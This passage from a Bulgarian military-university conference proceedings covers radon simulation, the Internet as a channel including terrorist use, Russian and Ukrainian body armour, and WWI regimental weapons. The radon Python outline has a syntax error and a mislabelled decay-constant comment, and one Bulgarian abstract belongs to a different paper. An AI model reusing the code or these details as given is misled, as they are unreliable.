Temperature and Humidity: Although not as directly impactful as ventilation, temperature and humidity can influence radon levels due to their effects on air density and diffusion.

2.2 Radon Production and Decay Rates

Radon Release: Simulate radon emanation from the ground or building materials at a specific rate (usually based on regional geological data).

Decay Constant: Radon-222, the isotope typically studied, has a half-life of 3.8 days. This decay needs to be factored in for accurate long-term concentration predictions.

2.3 Airflow Simulation

Natural and Forced Airflow: Use fluid dynamics principles to simulate natural (e.g., diffusion, buoyancy-driven flows) and forced (e.g., HVAC) air movements.

Diffusion and Advection: Model the movement of radon particles by both diffusion (random particle movement) and advection (bulk movement of air), especially if there is significant airflow in the room.

2.4 Radon Concentration Calculation

Time-Step Simulation: Implement a time-stepping approach where radon entry, accumulation, decay, and ventilation effects are calculated iteratively over short intervals.

Radon Decay Product Formation: Account for the formation of decay products (daughters) of radon, which are also radioactive and pose health risks.

2.5 Implement the Simulation Model

You can implement this model in various tools or programming languages:

- Python with Libraries like NumPy, SciPy, or specialized physics and fluid dynamics libraries for advanced modeling.
- Computational Fluid Dynamics (CFD) Tools: Software like ANSYS Fluent, COMSOL, or OpenFOAM can provide more advanced airflow and radon transport modeling.
- Monte Carlo Methods: For probabilistic approaches, especially if simulating random diffusion paths or variability in radon source strength.

Example Outline of a Radon Simulation in Python:

Here’s a basic example outline to get you started if you’re interested in a Python-based approach:

```
import numpy as np
import matplotlib.pyplot as plt

# Define constants
room_volume = 50 # cubic meters
radon_entry_rate = 5 # becquerels per cubic meter per hour
radon_decay_constant = np.log(2) / (3.8 * 24) # daily decay rate for radon-222

# Define simulation parameters
time_steps = 1000 # total time steps
time_interval = 1 # each time step in hours

# Initialize radon concentration array
radon_concentration = np.zeros(time_steps)

# Run the simulation
for t in range(1, time_steps):
    # Radon entry + decay
    radon_concentration[t] = (radon_concentration[t-1] + radon_entry_rate * time_interval)
        * np.exp(-radon_decay_constant * time_interval)

# Plotting the concentration over time
plt.plot(radon_concentration)
plt.xlabel('Time (hours)')
plt.ylabel('Radon Concentration (Bq/m^3)')
plt.title('Radon Concentration Over Time in an Enclosed Space')
plt.show()
```

This simulation is simplified but shows the accumulation and decay over time. For more complex models, you would add ventilation, spatial differentiation, and dynamic airflows.

Conclusion

Raising awareness about radon is critical, as it is an invisible, odorless, and tasteless gas that many people overlook as a health hazard. Increased public knowledge, routine testing, and proactive building design can collectively help reduce the health impacts of radon, aligning with broader efforts to create healthier, safer living environments.

Acknowledgements

This research is supported National Science Program „Security and Defense”, adopted with RMS No. 731 of 21.10.2021 and according to Agreement No. D01-74/19.05.2022.

References:

1. Пъдарев, Н., (2021) Прогнозиране на опасностите за населението и инфраструктурата при ядрени, радиологични и химически опасни събития чрез симулационни модели. Монография. Изд. НВУ. ВТ, ISBN 978-954-753-330-1.
2. Николов, Н. Х., (2017) Комбинирано и комплексно въздействие на токсични химически вещества върху живи организми. НВУ, pp 202.
3. Миневски, И., (2018) *Риск при транспортиране на опасни товари със сухоземен транспорт*. Монография, Изд. НВУ, В.Т., pp 17. ISBN 978-954-753-271-7.
4. Долчинков Н. (2020) *Действия на населението при извънредни ситуации*. Монография., pp186. ISBN 978-954-753-306-6.
5. Пъдарев, Н.И., (2019) Софтуерни инструменти за оценка на риска при използване на радиологично разпръскващо устройство. *Годишник на НВУ 2019 част II*, с. 79- 87, Издателски комплекс на НВУ „Васил Левски” ВТ.
6. Вълв, А., Н. Пъдарев, (2023) Моделиране на риска от радон в сгради, *Сборник доклади от научна конференция „Близкият Космос – обща цел”* ВТ, с. 178-185, Издателски комплекс на НВУ „Васил Левски” ВТ, ISSN 2815-3510 Print, ISSN 2815-3529 CD, DOI: 10.34660/INF.2023.26.13.020
7. Koprinkova-Hristova P., N.Tontchev, (2012), Echo State Networks for Multi-dimensional Data Clustering, *Artificial Neural Networks and Machine Learning–ICANN`12*, pp. 571-578.
8. Ivanov M., N. Tontchev, (2013), Application of Ontological Models for Representing Engineering Concept in Engineering, *International virtual journal for science, technics and innovations for the industry, Machines, Technologies, Materials*, VII, Issues 9, pp. 35 – 40.
9. Tonchev N., V. Georgiev, N. Hristov, Y. Kirilov (2023) Characterization of the “determination by displacement” approach – defmot with an emphasis on the analysis of multifactorial models volume 12 issue 1, *Academic journal* <http://www.mtc-aj.com/article/№2355>
10. <https://www.epa.gov/sites/default/files/2015-4/documents/epa816f04030.pdf>(Accessed 12 Nov 2024)
11. <https://eur-lex.europa.eu/legal-content/BG/TXT/PDF/?uri=CELEX:31998L0083&qid=1696854248414> (Accessed 5 Oct 2023)
12. https://epa-prgs.ornl.gov/cgi-bin/radionuclides/rprg_search#main-content , (Accessed 5 Oct 2023)

INTERNET AS A NEW CHANEL FOR COMMUNICATION

Teodora S. Savova

UNIBIT, Sofia, Bulgaria

Abstract: *The Internet is an increasingly widespread and used source of information and a means of communication. More and more people are replacing or supplementing their use of traditional media with the Internet. There is also a tendency for traditional media to use and copy content from the Internet and include it in their (news) programming.*

Keywords: *Internet new chanel, Communication.*

ИНТЕРНЕТ КАТО НОВ КАНАЛ ЗА КОМУНИКАЦИЯ

Теодора С. Савова

УНИБИТ, София, България

Анотация: *Интернет е все по-разпространен и използван източник на информация и средство за комуникация. Все повече хора заменят или допълват използването на традиционните медии с Интернет. Като налице е и тенденция традиционните медии да използват и копират съдържание от Интернет, което включват в своята (новинарска) програма.*

Ключови думи: *Интернет като нов канал, комуникация.*

Въведение:

В съвременния свят информацията е поставена в центъра на обществената организация, от това произтичат някои новости свързани с медиите.

Интернет е все по-разпространен и използван източник на информация и средство за комуникация. Все повече хора заменят или допълват използването на традиционните медии с Интернет. Като налице е и тенденция традиционните медии да използват и копират съдържание от Интернет, което включват в своята (новинарска) програма.

1 Светът и информацията

Светът става все по-зависим от информационните и комуникационните потоци. Развитието на технологиите и възползването от новите им функции, водят до промяна в комуникационните отношения между субектите. Появата на новите медийни технологии позволи на много ресурсно ограничени организации да получат възможност да реализират свои информационни цели на ниска цена. Това изследване се съсредоточава върху начините и стратегиите, които използват терористичните организации, за да се възползват от промените в медийната среда с

цел реализиране на комуникационни цели. Разкриването на тези аспекти в развитието на съвременния тероризъм ще позволи да се анализира и обяснят съвременните тенденции, проявления и опасности свързани с явлението.

1.1. Първо - новите медийни технологии променят потока и увеличават обема на социалната комуникация чрез:

- намаляването на разходите и разстоянията за прехвърляне на информация;
- увеличават скоростта и обема на комуникацията;
- разширяват разнообразието на канали и контрола на потребителите върху съдържанието, позволяват усъвършенстване и взаимосвързаност; както и повишават възможностите за двупосочна комуникация.

В световен мащаб обменът на информация става потенциално мигновен. Новите медии променят времевите и пространствените измерения на комуникационните потоци, човешките взаимодействия и процесите на вземане на решения. Трябва да се има предвид и позицията на някои учени като Нойман, който отбелязва, че новите медийни технологии и повече информация не превръщат хората в по-внимателни, бдителни и активно търсещите информация личности. В действителност, информационното пренасищане може да увеличи възможностите за манипулация, защото аудиторията (публиката) е затрупана и изтощена от претоварване с информация и много хора ще предпочитат други да я филтрират, тълкуват, обработват и организират.

1.2. Второ - преминаването към информационно общество променя и генерира нови социалноикономически печеливши и губещи, както в индивидуално, така и в географско отношение. За тези, които имат достъп до новите медийни технологии, информацията за тях става свръхизобилна. Това генерира нови социалноикономическите разделения между богатите и бедните на информация.

Богатите на информация (с достъп до новите технологии) могат да има достъп до голямо разнообразие на информационни канали, включително интерактивни медии и висококачествени източници.

1.3. Трето - новите медийни технологии променят работните практики на професионалните комуникатори – например изобилието от лесно достъпна информация в Интернет означава, че журналистите събират все по-голяма информация от онлайн източници на данни.

Новите технологии, като интелигентните телефони, сателитните чинии, цифровизацията, лаптопите променят новинарските практики и начините за събиране и обработка на информацията. Тези технологии дават възможност да се направят съкращения и намаляват изискванията към качествата на журналистите.

Това става чрез увеличаването на зависимостта от информацията предоставяна от информационните агенции и мрежи в Интернет. Като цяло, онлайн журналистиката значително увеличават възможностите журналистите да бъдат манипулирани, поради лекотата, с която информацията е достъпна в Интернет и е използвана от журналистите, вместо те да взаимодействат пряко със света. С други

думи, Интернет се превръща в основен източник и заместител на търсенето на надеждни, проверени източници.

1. 4. Четвърто - все по-популярно става мнението, че новите медийни технологии създава възможности за създаване на активно гражданско общество, управление на народа и нови форми на опозиционни политики. На базата на интерактивността, която предоставят новите медии хората могат да бъдат по-активни и имат по-голям достъп до възможности да изразяват своята позиция.

2 Компютърните технологии и мрежовите комуникации

През последните десетилетия сме свидетели на дълбоки и обхватни промени в общественото развитие. Много от промените са свързани с революцията в компютърните технологии и мрежовите комуникации, които имат своето отражение върху политиката, икономиката, науката и военното дело. Организацията на обществените комуникации претърпява драстична промяна. Някога стабилната и устойчива система на масовите комуникации в момента е изправена пред многообразна конкуренция, непрекъснато създаваща информация, достигаща до хората чрез различни канали. Свидетели сме как хората, които в миналото са просто пасивни получатели на информация от масмедията, сега сами създават и разпространяват медийно съдържание. Информацията може да циркулира от един комуникационен възел до друг без да е необходимо посредничеството на институционализираните масмедии, тъй като

2. 1 Интернет - социална мрежа и глобална комуникация

Интернет представлява технологична и социална мрежа с глобален обхват. Получава се едно сливане (конвергенция) между създателите на информационен продукт и консуматорите му. По този начин природата на обществените комуникации се променя, поради това, че е възможно включването на много по-голям брой индивиди и общности.

Журналистическата роля на пазителите на информационния поток е най-силно засегната от технологичното развитие. Интернет и цифровите технологии поемат контрола над някои от основните функции свързани със събирането на информация и избора на практики от журналистите. Друга журналистическа роля като съставяне на дневния ред е също така поставена под въпрос, поради това че масовата аудитория се фрагментира и източниците на информация значително се обогатяват. Разпространяването на Интернет заедно с възможностите, които дават новите, насочени към потребителите технологии, дава възможност хората да се сдобият с инструменти, чрез които да създават информационно съдържание с относителна лекота.

Все повече журналистите и медийните организации трябва да се съобразят с мненията и гледните точки на другите. Традиционните медии вече няма да контролират информационния поток както преди, когато медийната среда се характеризира с ограничен достъп. Това от своя страна осигурява достъп и възможности на различни субекти да използват новите технологии за реализация на своите цели, свързани със създаването и разпространението на информация.

2.2. Роля на Интернет - средство за комуникация, медия. Същностните характеристики на Интернет го превръщат във важен елемент в почти всички процеси в съвременното развитие. Някои основни отличителни черти на Интернет са липсата на цензура и правителствен контрол (в демократичните държави), освен това позволява изпращането на съобщения до голяма аудитория. За разлика от традиционните медии използването на Интернет за комуникационни цели е по-евтино. Освен това новите медии притежават важни отличителни черти – интерактивност, мултимедийност, директност, асинхроност, дигиталност и специфична адресираност – които позволяват изработването, комуникирането и обмяната на послания по качествено различен начин. Тези свойства на новите медии дава възможност на терористичните организации успешно да реализират основните си информационни и комуникационни цели на по-ниска цена и с по-малко усилия.

Заклучение:

Терористите имат възможност да реализират комуникационните си стратегии като намалява зависимостта им от ограниченията и цензурата на конвенционалните медии. [5]

Литературни източници:

1. Дерменджиева, Грета. Онлайн журналистика. Медиите в дигиталния свят. СУ "Св. Климент Охридски", 2012, 864 с.;
2. Василка Радева, Журналистика и езикова култура, Наука и изкуство, 1981
3. Прохоров Е.В. Введение в теория журналистики. Учебник для студентов вузов. 7-е изд., испр. и доп.. Аспект Пресс, 2009. 351 с.;
4. Пейчева, Д., Телевизионното въздействие и културните норми, ИК „Квазар”, 2001;
5. Концепции за тероризъм – история и дефиниционна област - Списание „Международни отношения“ брой 3, 2013 г.;
6. Концепцията за ниско интензивния конфликт - същност, еволюция и характеристики;
7. Списание Геополитика, брой 3, 2013 г.;
8. Материални и нематериални измерения на малките войни;
9. Списание Геополитика, брой 5, 2013 г.

WEAPONS, TECHNOLOGIES, LOGISTICS

COMPARATIVE ANALYSIS OF THE EFFECTIVENESS OF INDIVIDUAL BALLISTIC PROTECTION MEANS USED IN THE RUSSO-UKRAINIAN WAR

Miroslav S. Dimitrov, Conyu G. Conev

AAD and CIS Faculty, National Military University “Vasil Levski”, Artillery, Shumen, Bulgaria (amirodimitrov@abv.bg)

AAD and CIS Faculty, National Military University “Vasil Levski”, Artillery, Shumen, Bulgaria (coni19@abv.bg)

Abstract: *The present scientific paper presents a comparative analysis of the different types of individual ballistic protection devices, particularly focusing on body armor used in the high-intensity conflict between Russia and Ukraine. With the advancement of technologies and the introduction of new tactics in modern conflicts, losses of personnel significantly increased. The use of effective individual ballistic protection devices substantially reduces these losses. The report examines the following parameters to compare different types of body armor: class of ballistic protection, weight, protective area, and comfort in use. To conduct the analysis, available literary sources, military reports, and feedback from the personnel of the countries involved in the conflict were studied.*

Keywords: *Individual ballistic protection devices, body armor.*

Introduction

The ongoing military conflict between Russia and Ukraine, which began in 2014 and escalated significantly during the period 2023-2024, has not only changed perceptions of the tactics used in modern high-intensity conflicts but has also highlighted the importance of individual ballistic protection devices used by military personnel in combat. One of the most crucial components of these protective measures are the body armors designed to protect the vital organs located in the torso, primarily from melee weapons, bullets, shrapnel, and secondary blast products.

With advancements in military technologies, the introduction of new types of weapons and ammunition, and changes in combat tactics, the effectiveness of individual ballistic protection devices under the extreme conditions of modern warfare needs to be analyzed and assessed [10].

The purpose of this paper is to draw conclusions about the effectiveness of the individual ballistic protection devices used in the war between Russia and Ukraine, which will serve as a basis for evaluating the devices currently deployed in our country's army, in terms of whether they meet the requirements of modern warfare.

The involvement of the Bulgarian Army in peacekeeping operations on one hand, and the preservation of the health of the personnel involved in such operations on the other, makes this research both timely and necessary.

Given the wide variety of body armors used in the conflict, the report will focus only on those that have been officially issued to the armies and are manufactured by the two countries involved.

1 Individual Ballistic Protection Devices Used By The Armed Forces Of The Russian Federation

The body armors most widely adopted and commonly used in the armed forces of the Russian Federation are the following models: 6B23, 6B43, and 6B45.

1.1 Body armor 6B23

The 6B23 body armor is the oldest model used by the armed forces of the Russian Federation. It was introduced into service in 2013 and was the primary body armor until 2015, after which it was discontinued and replaced with the upgraded models 6B43 and 6B45. Despite this, the 6B23 body armor is still in use within the Russian armed forces.

The 6B23 body armor is manufactured by the company NPP "KLASS". It is available in several modifications:

- the basic modification of the 6B23 uses flexible elements based on 30 layers of TSMV-2 material;
- modification 6B23-1 includes an additional steel armor plate for the chest area in the set;
- modification 6B23-2 includes a ceramic plate "Granite-4M" for the chest area and a steel plate for the back in the set.

The weight of the 6B23 body armor varies from 4 to 10.2 kg, depending on the modification [2,3].

The 6B23 body armor is structurally composed of two sections: a chest section and a back section, each covering an area of 0.8 m². Each section has an outer cover made from flame-retardant fabric on the inside and a wear-resistant material on the inner side. The covers are non-detachable, and they house the protective panels made up of 30 layers of aramid fabric TCBM-2. The body armor also features a special system for shock absorption and ventilation [4].

The weight of the 6B23 body armor ranges from 4 kg for the variant without armor plates, to 7 kg for the variant with ceramic plates, and 8 kg for the variant with steel plates [4].

The 6B23 body armor is produced in three sizes:

- size BJ 1 (БЖ 1) – accommodates chest circumferences up to 96 cm and heights from 158 to 172 cm;
- size BJ 2 (БЖ 2) – accommodates chest circumferences from 96 to 104 cm and heights from 172 to 182 cm;
- size BJ 3 (БЖ 3) – accommodates chest circumferences from 104 to 106 cm and heights from 182 to 188 cm [4].

In every variant, the 6B23 body armor provides protection against melee weapons, shrapnel from hand grenades, mines, and artillery munitions. In its chest section, where



Figure 1: Body Armor 6B23.

vital organs are located, the body armor has reinforced protection in two of its modifications. The standard steel armor plate protects against armor-piercing incendiary bullets for the 7.62×39 cartridge, fired from a "Kalashnikov" rifle at a distance up to 10 meters. The ceramic armor plate effectively withstands armor-piercing bullets for the 5.45×39 cartridges fired from an AK-74 rifle at a distance of 25 meters, as well as 7.62×54 cartridges with a steel core, fired from a "Dragunov" sniper rifle at a distance of 50 meters [4].

The back part of the 6B23 body armor provides protection against bullets from the 7.62×25 cartridge used in the TT pistol, as well as from hits by the modernized 7N16 ammunition for the "Makarov" pistol at a distance of 5 meters.

Based on the information provided, the following conclusions can be drawn regarding the class and level of protection offered by the 6B23 body armor and its modifications:

- the base model of the 6B23 body armor provides protection according to Class 2 (according to the European DIN standard), which means it offers protection from non-armor-piercing pistol bullets and small shrapnel;
- the 6B23-1 modification, equipped with a standard 6.5 mm thick steel armor plate [3] placed in the chest section, enhances the body armor's protection, resulting in Class 3 chest protection. This means it can withstand ammunition intended for rifles or assault carbines. The back section in the 6B23-1 modification retains Class 2 protection;
- the 6B23-2 modification features Class 4 protection. This higher level of protection is achieved through the use of a ceramic armor plate "Granite-4M" [3,4] placed in the chest section pocket. In this modification, the body armor can successfully withstand hits from armor-piercing ammunition fired from rifles or assault carbines, as well as armor-piercing bullets from a "Dragunov" sniper rifle. Additionally, the back of the 6B23-2 is reinforced with a Kevlar protective screen [3]. There is also an option to enhance the back protection with a standard steel armor plate, which provides Class 3 protection.

1.2 Body armor 6B45

The 6B45 body armor is in service with the armed forces of the Russian Federation and is part of the "Ratnik" combat gear designed for infantry units. Introduced in 2014, it replaces the earlier 6B23 model. The body armor is manufactured by the "Technikom" company in Saint Petersburg [5].

The inner part of the 6B45 body armor is made of Kevlar and features pockets for inserting additional armor plates at the front, back, and sides. The body armor also has a handle for dragging personnel in case of injury, which enhances its functionality and convenience in use.

The basic model of the 6B45 vest weighs 8 kg and includes additional protective elements such as a collar for shrapnel protection, side anti-fragmentation bags, front and back armor plates,



Figure 2: Body Armor 6B45.

a quick-release system, and a modern ventilation and shock absorption system. The level of protection of the vest is equivalent to GOST 5A, capable of withstanding hits from 7.62x39 mm armor-piercing incendiary bullets, and can be upgraded with "Granite" plates to offer protection up to class 6A [6]. The design allows for comfortable handling of weapons and head movement, thanks to the pronounced shoulder pads and adjustable collar.

The area of maximum armor protection is approximately 0.7 to 0.8 square meters for each section.

The modification (called the assault version) of the 6B45 body armor includes additional shoulder pads that provide anti-fragmentation protection, a set of ceramic armor plates with Class 4 protection (according to GOST 6 to 6a) for the chest, back, side parts, and the lower rows of the front and back of the body armor [6]. The weight of the body armor is 8 kg in the basic configuration, and up to 15 kg in the assault modification, depending on the added armor plates. Additionally, the set includes a buoyancy maintenance system for overcoming water obstacles.

The analysis shows that the 6B45 body armor provides a higher class of protection and significantly more comfort during use. An advantage in this case is the presence of the "MOLLE" system, which allows for the attachment of additional modular pockets and various compatible accessories to the body armor. Additionally, the area where the weapon rests during shooting is larger and higher than in the previous model, which allows for more comfortable positioning and thereby higher shooting accuracy. Another positive aspect of the body armor is the collar configuration, which in this model does not hinder head movement and ensures comfortable wearing of the vest. A new feature of the 6B45 body armor is the quick-release system, designed to prevent drowning of personnel who fall into water bodies during the crossing of water obstacles, and the possibility to replace the armor plates.

The disadvantage of the 6B45 body armor is its smaller area of fragmentation protection in the standard configuration (which is significantly lower than that of the 6B23).

The general disadvantages of the body armors used by the Russian Federation are:

- significant weight, which reduces maneuverability, causes discomfort, and fatigue to personnel during combat actions;

- the configuration of the body armors includes non-removable pouches with embedded protective material packages. In this configuration, if the material gets wet, it loses its protective properties, which leads to the body armor being considered unusable and scrapped;

- the use of low-quality materials for manufacturing additional elements (such as fasteners, etc.) of the body armor, which leads to low durability and reduces the functionality of the body armor.

2 Means Of Individual Ballistic Protection Used By The Armed Forces Of Ukraine

The armed forces of Ukraine use various types of body armor, including domestically produced and imported models received as military aid. These vary from vests designed to protect against handgun bullets to modern tactical and modular vests capable of stopping bullets from ammunition used in automatic rifles and assault carbines.

2.1 Body Armor "Corsar M3M"

The Ukrainian company "Temp 3000" produces a range of ballistic protection products, one of which is the "Corsar M3M" body armor.

This modular tactical body armor combines multifunctionality and an ergonomic design with various equipment options. It includes internal pockets for soft and hard armor plates, covering protection levels from NIJ IIA to IV. The soft armor panels, made from "Twaron" type para-aramid fiber, similar to "Kevlar," are sealed in a waterproof case, while the pockets for hard plates accommodate plates sized 254x305 mm and 254x356 mm [8].

The "MOLLE" system allows for the attachment of additional modular pouches and various compatible accessories to the body armor.

"Corsar M3M" body armor is available in four modifications:

- the first modification includes protection at the front and back with a protective area varying from 37 to 44 dm², depending on the size of the body armor. The shoulder attachment system is adjustable and features reinforced fixation. Hard armor plates (level III – IV) can be added to the body armor for enhanced protection. The waist is fastened with buckles made from impact-resistant plastic, and the vest is designed with voluminous cushioning strips on the inner surface, which allow for continuous ventilation of body heat and quick evaporation of sweat [8];

- the second modification offers protection at the front, back, and sides with a protective area ranging from 49 to 62 dm², depending on the size of the body armor. This modification includes removable side panels that can be optionally detached, features quick and convenient side opening, and allows for the addition of hard armor plates as chosen [8];

- the third modification provides comprehensive coverage, including neck and groin protection with a protective area ranging from 61 to 76 dm², depending on the size of the vest. It includes removable ballistic protection for the throat and groin for added security;

- the fourth modification further extends protection and includes areas at the front, back, sides, neck, groin, and shoulders, offering a protective area between 70 to 86 dm², varying depending on the size of the vest. This modification introduces removable



Figure 3: Body Armor "Corsar M3M"

ballistic protection for the shoulders, further enhancing the wearer's safety against ballistic threats [8].

2.2 Body Armor "Pantsir-Raid"

The "Pantsir-Raid" body armor, produced by the Ukrainian company "Temp 3000," is designed to provide enhanced mobility and comfort. The body armor features internal pockets designed for soft armored panels, with protection levels ranging from IIA to IIIA. These panels are made from para-aramid or UHMWPE (Ultra-High Molecular Weight Polyethylene), ensuring both durability and light weight [9]. To protect against moisture, the soft armor panels are sealed in a waterproof case. Additionally, the vest is equipped with internal pockets for hard armor plates, with protection levels of III or IV. These pockets are designed to accommodate hard armor plates measuring 254 x 305 mm and 254 x 356 mm. For increased functionality, the vest includes a "MOLLE" system on the front and back, allowing for the attachment of various equipment and accessories. The outer shell of the vest is made from a blend of polyester and polyamide fabrics, providing both durability and comfort [9].



Figure 4: Body Armor "Pantsir-Raid".

The "Pantsir-Raid" body armor is available in two modifications:

- the modification with hard armor plates provides protection at the front and back. The offered protective area varies between 15 and 18 dm², depending on the chosen size of the body armor. The design allows for adjustable straps and waist size. The vest is equipped with pockets for six automatic rifle magazines and additional side zip pockets. These side pockets also offer the option to be supplemented with hard armor plates. Additional storage space is provided through a document pocket and an identification panel located on the back of the vest. For comfort and reducing body heat, continuous ventilation is ensured by using 3D mesh fabric or voluminous strips on the inner surface of the vest;

- the modification with soft armor panels focuses on incorporating soft armor panels, with the option to add hard armor plates, all housed in internal pockets. This configuration also ensures protection at the front and back but with a larger protective area, varying from 27 to 30 dm², depending on the size of the vest.

Both modifications are designed to meet various operational requirements and personal preferences, providing both protection and functionality. In the second option, despite the larger protective area, the level of protection is lower due to the lower grade of the armor panels.

Conclusion

The analysis of ballistic protection means used by the armed forces of the Russian Federation and Ukraine highlights significant development and adaptation to the modern requirements of warfare. The Russian body armors 6B23, 6B43, and 6B45, introduced in different periods, represent an evolution in design and functionality, aiming to optimize protection and comfort for the soldier. Although the 6B23 is an older model and has been replaced by the newer 6B43 and 6B45, it continues to be used, demonstrating its reliability and effectiveness in combat conditions. The modernization with ceramic and steel armor plates in the new models enhances the protection class, allowing for greater flexibility and adaptability to various threats.

On the other hand, Ukrainian body armors like the "Corsar M3M" and "Pantsir-Raid" demonstrate a commitment to innovation in ballistic protection, featuring multiple modifications to optimize both protection and comfort. These vests are designed to meet diverse operational needs, offering a modular system and customization options that enhance the wearer's mobility and functionality. These features make them adaptable to varying battlefield scenarios, reflecting a modern approach to personal armor technology.

The comparison between the ballistic protection means of the two countries illustrates different approaches and priorities in the development of military equipment. While Russian forces focus on consecutive enhancements and increasing protection with existing technologies, Ukraine seeks to integrate new materials and concepts to improve the efficiency and adaptability of its protective systems. Both countries emphasize the importance of the individual body armor as a critical component for soldier survival on the battlefield, continuing to develop and implement solutions that meet modern military challenges.

This ongoing evolution underscores a strategic commitment to safeguarding troops while adapting to the dynamic nature of contemporary warfare [11].

References

1. Русская DARPA., February 18, 2024., Отечественные средства индивидуальной бронезащиты военнослужащих: история создания: Русская DARPA., <https://rusdarpa.ru/?p=1358>.
2. 2 Форма одежды., April 25, 2024., Отечественные армейские бронежилеты., <https://forma-odezhda.com/encyclopedia/otechestvennye-armejskie-bronezhilyety/>.
3. 3 Олег Шовкуненко., April 25, 2024., Современные армейские бронежилеты <https://www.shovkunenکو-book.ru/arsenal/sovremennyye-armejskie-bronezhilyety.html>.
4. 4 Руководство по эксплуатации., Бронежилет 6B23-1 Руководство по эксплуатации., April 25, 2024, <https://nsd-nastavlenie.ru/wp-content/uploads/2021/03/bronezhilet-6b23-1-rukovodstvo-po-ekspluataczii.pdf>;
5. 5 Army recognition., May 27, 2016., Russian soldiers will receive new 6B43 & 6B45 body armour and 6B47 combat helmets TASS 12705162.,

- https://www.armyrecognition.com/weapons_defence_industry_military_technology_uk/russian_soldiers_will_receive_new_6b43_6b45_body_armour_and_6b47_combat_helmets_tass_12705162.html.
6. 6 Ваш арсенал., February 24, 2022., Броня "Ратник" для вооруженных сил РФ: история, комплектация, особенности., https://tvoyarsenal.ru/bronetehnika/komplekt_ratnik.html?utm_referrer=https%3A%2F%2Fwww.google.com%2F.
 7. 7 Планета новостей., January 10, 2019., Сравнительный обзор российских общевойсковых бронезилов 6Б23 и 6Б45., <https://planetatoday.ru/novosti/armiya/item/97549-sravnitelnyj-obzor-rossijskikh-obshchevojskovykh-bronezhiletov-6b23-i-6b45>.
 8. 8 Temp 3000., December 22, 2017., Corsair M3m., <https://temp3000.com/en/product/corsairm3m/>.
 9. 9 Банков, Б., Имплементиране и тенденции за използване на композитни материали в областта на военното производство. В: Научна конференция “Научните изследвания и инвестициите в технологични иновации - решаващ фактор за отбраната и сигурността.” Пловдив, 2020.
 10. Джурков. Г. И., Изследване на логистичното осигуряване на формированията от въоръжените сили на Република България в операциите., С., 2017., Годишник на Военна академия „Георги Стойков Раковски“, Факултет Командно-щабен – София; Сборник доклади от военна научна конференция с международно участие на тема „Президиумства пред обучението и подготовката в контекста на политиката за сигурност и отбрана на Европейския съюз“ 21 – 22 юни 2017 г. Военна академия „Г.С. Раковски“, с.261-265, ISSN 1312-2991.
 11. Dzhurkov Georgi I., logistics support of european union’s military operations by the mechanism of the multination., International scientific conference 2016. Collection of papers. “Vasil Levski” National Military University, “Artillery, Aircraft Defense and CIS” Faculty ,с.188-194, III., 2016, Издателско отделение на факултет „А, ПВО и КИС“, ISSN 2367-7902.

**SABERS AND MACHINE GUNS IN COMBAT IN
THE 7TH PRESLAV INFANTRY REGIMENT
(1916-1918)**

Nayden Naydenov

Abstract: *I dedicate the following material to the 140th anniversary of the formation of the 7th Preslav Infantry Regiment and the 110th anniversary of the beginning of the First World War. By describing the armament of the regiment with sabers and machine guns, a part of which is in the Gerrison Military museum, Shumen.*

**САБИ И КАРТЕЧНИЦИ НА ВЪОРЪЖЕНИЕ В
7-МИ ПЕХОТЕН ПРЕСЛАВСКИ ПОЛК
(1916-1918Г.)**

Найден Найденов

Анотация: *Направен е подробен анализ на дейността на Института по отбрана: научна, научно-приложна и учебна, експертен потенциал, мисия и основни функции, сътрудничество и конкретни проекти, които се изпълняват. Специалният акцент е върху конкретните практически ползи от осъществяваната от Института по отбрана научна дейност за развитие на отбранителните способности на Българската армия.*

Въведение

Следващият материал посвещавам на 140 годишнината от сформирването на Седми Пехотен Преславски полк и 110 г. от началото на Първата световна война. Основната ми цел е да опиша въоръжаването на полка със саби и картечници, една част от които се намират във военно историческата експозиция на шуменският гарнизон.

Първата световна война остава за съвременниците като “Голямата война”¹. Надеждите на народите са, че повече няма да има международни конфликти, за разлика от политиките за ,които мирните договори се оказват само къс хартия. Икономически империализъм, териториални и икономически претенции, търговски бариери, надпревара във въоръжаването, милитаризъм и автократия, баланс на силите, местни конфликти, съюзнически задължения на европейските сили водят до началото на този въоръжен конфликт. Първата световна война е първият сблъсък между два двуполносни политически, икономически и военни модела. Те започват своето създаване в края на XIX в. и завършват непосредствено преди началото на войната. За балканските държави тази война е тясно свързана с предишните междудържавни конфликти на полуострова (двете Балкански войни) и

¹ Ангелова, Р. *Нова българска история. Велико Търново, 2008, 276-285.*

резултатите от последвалите мирни договори.² Участието на България в Първата световна война е продиктувано от изконния и справедлив стремеж на българският народ, за постигане на своето национално обединение.

На прага на XX в. България има 3 733 109 души население, разположено на площ от 92 705 кв. км. По това време българската войска се комплектова, организира и ръководи според изискванията на Закона за устройство на въоръжените сили, приет през 1891 г. Залегналите в него изисквания дават възможност в края на XIX в. да се продължи с модернизирването на българската войска. През това десетилетие все още обновяването на войската според наложените се по това време критерии върви с твърде бавни темпове. Решителното ѝ реформиране става толкова необходимо и належащо, имайки предвид нерешения за България национален въпрос и изострената военно политическа обстановка на Балканите.³

Саби и картечници на въоръжение в 7ми Пехотен Преславски полк (1915-1918г.)

Седми Пехотен Преславски полк е сформиран с Указ № 41/12. X. 1884 г. от състава на Врачанска, Орханийска и Разградска пеша дружина с щаб в Шумен. Към 1. IX. 1916 г. командир на полка е полковник Атанас Добрев. Числен състав: офицери 61, чиновници 4, подофицери и войници 5005. Добитък: коне 511. Ооз: коли обикновени 63, товарни 270, специални 4. Въоръжение: пушки и карабини 4265, картечници 4. В началото на войната полкът се състои от 4 дружини и 1 картечна рота.⁴

При намесата на България във войната полкът разполага със следния числен състав, добитък, обоз и въоръжение:⁵

Числен състав	Добитък	Обоз	Въоръжение
Офицери: 61	Коне: 511	Обикновени коли: 63	Пушки и карабини: 4265
Чиновници: 4		Товарни коли: 270	Картечници: 4
Подофицери и войници: 5005		Специални коли: 4	

Саби

Силен импулс в развитието и обновяването на българската войска се получава с приемането на новия „Закон за устройството на въоръжените сили“ от 1903 г. Именно този нормативен акт се явява като катализатор за осъществяване на основното ѝ преустройство и превръщането ѝ в масова армия с добре

² Сборник с материали от Национална конференция 8 и 10 септември 2021г гр. Добруджанската епопея , Тутракан и Добрич . Добруджанската епопея , първата световна война и България през 1916-1918 г.,с.20.

³ Кратък Енциклопедичен справочник. София .1995 г. с.9

⁴ Ангелова, Р. Миналото на Шумен 1912-1919. Велико Търново, 2012, 252-286.

⁵ История на 7ми Преславски пехотен полк 1912/1913-1915/1917.София 1934г., с.174-176

